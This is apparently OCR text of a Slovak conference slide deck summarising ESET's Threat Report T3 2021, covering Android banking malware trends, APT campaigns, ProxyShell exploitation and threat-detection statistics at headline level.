
CONTENTS

Android banking malware na úrovni s adwarom




Detekčný trend vybraných hrozieb na Androide v roku 2021, sedemdňový kĺzavý priemer

Android banking malware klesol v T3...



Detekčný trend Android banking malware v roku 2021, sedemdňový kĺzavý priemer

...no medziročne extrémne narástol



YoY growth of Android banking malware, according to ESET telemetry

EXECUTIVE SUMMARY

FEATURED STORY

Strategic web compromises in the Middle East with a pinch of Candiru

ESET researchers discovered a campaign of strategic web compromises targeting high-profile websites in the Middle East. The attacks are linked to Candiru, a company that sells state-of-the-art offensive software tools and related services to government agencies.

APT GROUP ACTIVITY

OilRig

Latest activity of the Iranian APT group OilRig with targets in Israel, Tunisia, and the United Arab Emirates; Marlin backdoor discovered

ProxyShell vulnerability

Worldwide ProxyShell exploitation by multiple threat actors starting in August 2021

The Dukes

Spearphishing campaigns in October and November 2021 targeting European diplomatic missions and Ministries of Foreign Affairs

STATISTICS & TRENDS

Category	T2-T3	2020-2021	Key points in T3 2021
Overall threat detections	+7.2% ↑	-16.0%	Top threat: HTML/Phishing.Agent trojan
Infostealers	-15.2% ↓	N/A	Rise in banking malware
Ransomware	+0.6% →	-44.6% ↓	Highest ransom ultimatum yet
Downloaders	+46.1% ↑	-39.2 % ↓	Emotet makes a comeback
Cryptocurrency threats	+7.7% ↑	N/A	Targeting of NFT platforms
Web threats	+2.6% ↑	-49.5% ↓	Rise in cryptocurrency-themed phishing
Email threats	+8.5% ↑	+145.4% ↑	Rise in phishing emails
Android threats	+2.8% ↑	N/A	Yearly increase in banking malware: 428%
macOS threats	-5.9% ↓	-36.6% ↓	Trojans one third of macOS detections
RDP attacks	+274% ↑	+897% ↑	Rise in attack attempts, fewer targets

w/ 2021 trends & 2022 outlook

THREAT REPORT T3 2021

WeLiveSecurity.com
@ESETresearch
ESET GitHub

eset Digital Security
Progress. Protected.

welivesecurity BY eset

Award-winning news, views, and insight from the ESET **security community**

In English | Menu

Search...

Research

Expert content, for researchers by researchers

Research

ESET RESEARCH

Watering hole deploys new macOS malware, DazzleSpy, in Asia

Hong Kong pro-democracy radio station website compromised to serve a Safari exploit that installed cyberespionage malware on site visitors' Macs

Marc-Etienne M.Léveillé and Anton Cherepanov 25 Jan 2022 - 11:30AM

ESET RESEARCH

DoNot Go! Do not respawn!

ESET researchers take a deep look into recent attacks carried out by Donot Team throughout 2020 and 2021, targeting government and military entities in several South Asian countries

Facundo Muñoz and Matías Porolli 18 Jan 2022 - 11:30AM

Follow us

ESET research
2,803 Tweets

Following

ESET research
@ESETresearch Follows you

Security research and breaking news straight from ESET Research Labs.

welivesecurity.com/research/ Joined July 2009

31 Following 13.7K Followers

Followed by Daniela Skripkova, Vladislav Hrcka, and 119 others you follow

Tweets | Tweets & replies | Media | Likes

ESET research @ESETresearch · 1h

ESET Threat Report T3 2021: As #RDP attacks reached new heights, critical #Log4j vulnerability became one of the top external intrusion vectors within the last three weeks of 2021. Read more in the full report, now with #ESETresearch outlook into 2022: welivesecurity.com/wp-content/upl...

8

Ondrej Kubovič

Security Awareness Specialist

@OndrashMachula

SECURITY DAYS

Ďakujem za pozornosť

Digital Security
Progress. Protected.

&

HN konferencie